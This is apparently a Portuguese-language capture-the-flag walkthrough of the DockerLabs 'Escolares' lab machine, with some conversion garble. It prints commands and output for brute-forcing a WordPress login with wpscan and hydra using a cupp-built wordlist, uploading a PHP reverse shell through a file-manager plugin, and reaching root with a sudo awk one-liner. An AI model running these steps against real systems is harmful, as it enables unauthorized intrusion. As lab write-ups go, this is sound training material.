maq.escolares

MÁQUINA ESCOLARES



Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
(root⊗ soia)-[~/dockerlabs/maq.facil/maq.escolares]

### ### ### ### ### ###

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento...

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento...

Estamos desplegando la máquina vulnerable, espere un momento.

La red dockernetwork ya existe. Eliminándola y recreándola...

Máquina desplegada, su dirección IP es → 172.17.0.2
```


COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.

```
)-[~/dockerlabs/maq.facil/maq.escolares]
  nmap 172.17.0.2 -A -sS -sC -sV -- open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 17:49 -03
Nmap scan report for 172.17.0.2
Host is up (0.000060s latency).
Not shown: 65533 closed tcp ports (reset)
     STATE SERVICE VERSION
                     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkev:
    256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
    256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: P\xC3\xA1gina Escolar Universitaria
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux_linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Neste caso, focaremos na porta 80 executando um Apache. Acessaremos a página web hospedada nesta máquina através de um navegador e veremos o seguinte.




Universidad de Ciberseguridad

Lorem ipsum, dolor sit amet consectetur adipisicing elit. Eveniet, tempore error quibusdam perferendis harum facilis consequatur nulla voluptatibus soluta tempora ducimus temporibus ipsa voluptate consectetur necessitatibus rerum, sint itaque animi sapiente, quam sequi nihil sit fugit. Incidunt nostrum ullam vitae accusamus velit sint iusto numquam dolorem quae ipsa? Placeat necessitatibus adipisci voluptatum, rerum et harum aut sequi tenetur, odit sunt eligendi! Accusamus esse quibusdam fugit explicabo quasi qui enim odio deserunt maiores dicta. Cumque natus corporis asperiores iure est adipisci tempora aut assumenda accusantium numquam distinctio iste eligendi sapiente, ducimus quam cum accusamus aliquid commodi molestias laboriosam. Soluta, laborum vero?

Inscribirse

NOTICIAS

ao explorar a página quando clicamos em profesores. Notamos que nele tem um (admin wordpress).




ao clicar em profesores, entramos nesse link http://172.17.0.2/profesores.html e nele pode ser que tenha possiveis usuários.

Universidad de Ciberseguridad

Lorem ipsum, dolor sit amet consectetur adipisicing elit. Eveniet, tempore error quibusdam perferendis harum facilis consequatur nulla voluptatibus soluta tempora ducimus temporibus ipsa voluptate consectetur necessitatibus rerum, sint itaque animi sapiente, quam sequi nihil sit fugit. Incidunt nostrum ullam vitae accusamus velit sint iusto numquam dolorem quae ipsa? Placeat necessitatibus adipisci voluptatum, rerum et harum aut sequi tenetur, odit sunt eligendi! Accusamus esse quibusdam fugit explicabo quasi qui enim odio deserunt maiores dicta. Cumque natus corporis asperiores iure est adipisci tempora aut assumenda accusantium numquam distinctio iste eligendi sapiente, ducimus quam cum accusamus aliquid commodi molestias laboriosam. Soluta, laborum vero?

Inscribirse




Ao aplicar técnicas de fuzzing na direção, http://
172.17.0.2 descobrimos diversas rotas, inclusive wordpress. Ao acessar esta rota, encontramos uma página que parece estar configurada com WordPress.

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html



Ao usar a ferramenta wpscan com o comando wpscan --url http://172.17.0.2/wordpress --enumerate u,vp, podemos verificar a existência de plugins vulneráveis e listar os usuários existentes.

No processo, encontramos um usuário chamado luisillo, que corresponde a um dos professores que vimos anteriormente.



Agora podemos tentar fazer ataques de força bruta usando (_NÃO execute os seguintes comandos_) wpscan --url http://
172.17.0.2/wordpress -U luisillo -P /usr/share/wordlists/rockyou.txt, mas podemos não ter sucesso já que no dicionário rockyou.txt não encontraremos uma chave para fazer login...
Em situações como essa, podemos usar uma ferramenta chamada cupp para gerar

dicionários de senhas personalizados com base nas informações que fornecemos.

Para usar o cupp, executamos o comando cupp -i, que inicia um formulário interativo. A ferramenta nos fará uma série de perguntas e, com base em nossas respostas, gerará um dicionário de senhas.

Neste caso, o cupp gerou um dicionário chamado luis.txt.

```
)-[~/dockerlabs/maq.facil/maq.escolares]
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ '
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
          \ \033[1;31m,__,\033[1;m
                                                      # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\
  print(" \ \033[1;31m(\033[1;moo\033[1;31m)___\033[1;m
                                                                        # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\
                   \033[1;31m(__)
                                    )\ \033[1;m ")
   cupp.py!
                           # Common
                           # Passwords
                           # Profiler
                            [ Muris Kurgas | j@rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked!;)
> First Name: luis
> Surname:
> Nickname:
> Birthdate (DDMMYYYY): 09101981
> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):
> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):
```

Agora usaremos¬twpscan --url http:// 172.17.0.2/wordpress -U luisillo -P luis.txtmas passando o caminho do dicion√°rio de dados que acabamos de gerar usando cupp



O ataque de força bruta com o WPScan foi bem-sucedido e encontrou uma combinação válida de **nome de usuário** e **senha** para o site WordPress.

Aqui está o resultado do ataque:

- Nome de Usuário: luisillo
- Senha: Luis1981

Explicação:

1. O comando que você usou foi:



- -U luisillo: Especifica o nome de usuário (luisillo) que será testado no ataque de força bruta.
- 3. -P luis.txt : Fornece a lista de senhas (luis.txt) que será utilizada para tentar adivinhar a senha correta do usuário.
- O WPScan realizou o ataque de força bruta na interface de autenticação do WordPress e encontrou a senha correta (Luis1981).

Agora, você pode usar as credenciais descobertas para acessar o painel de administração do WordPress.



UMA OUTRA OPÇAO DE FORÇA BRUTA É O HYDRA.

hydra -l luisillo -P luis.txt 172.17.0.2 http-post-form "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log ln&testcookie=1:S=Location" -t 64

```
)-[~/dockerlabs/maq.facil/maq.escolares]
    hydra -l luisillo -P luis.txt 172.17.0.2 http-post-form "/wordpress/wp-login.php:log=^USER^&
pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location" -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-09 22:54:26
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 2284 login tries (l:1/p:2284), ~36 tries per
task
[DATA] attacking http-post-form://172.17.0.2:80/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-s
ubmit=Log In&testcookie=1:S=Location
[80][http-post-form] host: 172.17.0.2 login: luisillo pas
1 of 1 target successfully completed, 1 valid password found
                                                             password: Luis1981
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-09 22:55:20
```

```
Aqui está a explicação detalhada do comando:

bash

hydra -l luisillo -P luis.txt 172.17.0.2 http-post-form "/wordpress/w
```

Parâmetros:


- hydra: Ferramenta usada para realizar um ataque de força bruta, testando várias combinações de usuário e senha.
- l luisillo: Especifica o nome de usuário a ser utilizado no ataque, que neste caso é luisillo.
- -P luis.txt: Fornece o caminho para o arquivo de senhas (luis.txt) que será utilizado no ataque. Hydra tentará todas as senhas listadas neste arquivo.
- 172.17.0.2 : O endereço IP do servidor alvo, onde o site WordPress está rodando.
- http-post-form: Especifica que o ataque será feito em um formulário HTTP
 POST. Isso significa que Hydra irá enviar requisições POST ao servidor para tentar autenticar com as credenciais fornecidas.

- 6. "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location":
 - /wordpress/wp-login.php: A URL do formulário de login do WordPress.
 - log=^USER^ : Substitui ^USER^ com o nome de usuário (luisillo).
 - pwd=^PASS^: Substitui ^PASS^ com cada senha lida do arquivo luis.txt.
 - wp-submit=Log In : O valor do botão de login no formulário.
 - testcookie=1: Um parâmetro que o WordPress usa para verificar se os cookies estão habilitados.
 - S=Location: Informa ao Hydra que, se o login for bem-sucedido, o servidor deve redirecionar o usuário com o cabeçalho Location. Este cabeçalho é utilizado para detectar um login correto.
- 7. -t 64 : Define o número de tarefas paralelas que o Hydra executa simultaneamente. Neste caso, ele tentará até 64 combinações de usuário/senha ao mesmo tempo, o que pode acelerar o ataque, mas também pode sobrecarregar o servidor ou ser bloqueado por sistemas de defesa.


A seguir, procedemos ao login usando as credenciais obtidas. Uma vez dentro do painel de administração do WordPress, nosso objetivo é encontrar uma forma de acessar o servidor.

Uma estratégia para conseguir isso é aproveitar as vantagens de um plugin instalado chamado WP File Manager. Este plugin permite gerenciar arquivos do servidor


diretamente do painel de administração, o que pode facilitar o acesso ao sistema de arquivos e, potencialmente, a outras áreas do servidor.




ENTRAMOS NO WORDPRESS




podemos ver que temos WP File Manager



Abrimos a aba e podemos ver o que temos nos themes arquivos twenty.




Carregamos um arquivo de teste test.php e podemos ver que é possível executar um PHP.



Se formos ao endereço onde está localizado nosso arquivo, veremos que ele foi executado.


http://escolares.dl/wordpress/wp-content/themes/ twentytwentytwo/TEST.php true love never die

Agora que sabemos que podemos fazer upload de arquivos, faremos upload de um reverse shell. Como aquele que podemos encontrar no https://www.revshells.com/ antes de enviar o arquivo, primeiro iniciamos nosso ouvinte com a porta que atribuímos em nosso reverse shell.



Uma vez carregado, reverse shell inserimos o endereço web e podemos ver que já temos acesso.

http://escolares.dl/wordpress/wp-content/themes/ twentytwentytwo/shell10.php



deixe o netcat na esculta: nc -lvnp 1999

temos a reverse shell no terminal da máquina atacante

```
-[~/dockerlabs/maq.facil/maq.escolares]
   nc -lvnp 1999
listening on [any] 1999 ...
connect to [192.168.0.24] from (UNKNOWN) [172.17.0.2] 59724
Linux 8f1109d10579 6.10.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.9-1kali1 (2024-09-09) x86_64 x86_64 x
86_64 GNU/Linux
19:07:18 up 7:33, 0 user, load average: 0.23, 0.64, 0.83
                                 LOGINO IDLE JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 1s
bin
bin.usr-is-merged
boot
dev
etc
home
lib.usr-is-merged
```

Assim que eu fizer isso. Já temos maior mobilidade. Podemos ver que somos www-data então não devemos ter muitas permissões então iremos para home para ver se podemos acessar um diretório sem precisar de senha e podemos ver em home que além dos usuários temos um arquivo chamado secret.txt que contém a senha de Luisillo.

```
www-data@8f1109d10579:/$ cd home
www-data@8f1109d10579:/home$ ls
luisillo secret.txt ubuntu
www-data@8f1109d10579:/home$ cat secret.txt
luisillopasswordsecret
```

usuário: luisillo

senha: luisillopasswordsecret

ssh luisillo@172.17.0.2

```
ssh luisillo@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:GwyB4s+06Dbt27zk66IFz037XmsjBLqszkmtfVL0dwk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
luisillo@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.10.9-amd64 x86_64)
 * Documentation: https://help.ubuntu.com
  Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/pro
 * Support:
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
luisillo@8f1109d10579:~$ whoami
luisillo
luisillo@8f1109d10579:~$
```

Como já somos usuários. Primeiro vamos até sua pasta e listamos, mas não vemos nada, fazendo um sudo -l podemos ver que temos a capacidade de elevar privilégios através do binário awk.

```
luisillo@8f1109d10579:~$ sudo -l
Matching Defaults entries for luisillo on 8f1109d10579:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty

User luisillo may run the following commands on 8f1109d10579:
    (ALL) NOPASSWD: /usr/bin/awk
luisillo@8f1109d10579:~$
```

Vamos para a página https://gtfobins.github.io/gtfobins/awk/#sudo e observamos o comando para poder elevar privilégios abusando deste binário.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```
Arquivo Ações Editar Exibir Ajuda

luisillo@8f1109d10579:~$ sudo -l

Matching Defaults entries for luisillo on 8f1109d10579:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin, use_pty

User luisillo may run the following commands on 8f1109d10579:
    (ALL) NOPASSWD: /usr/bin/awk

luisillo@8f1109d10579:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@8f1109d10579:/home/luisillo# whoami
root
root@8f1109d10579:/home/luisillo# ■
```

somos root

bobmarley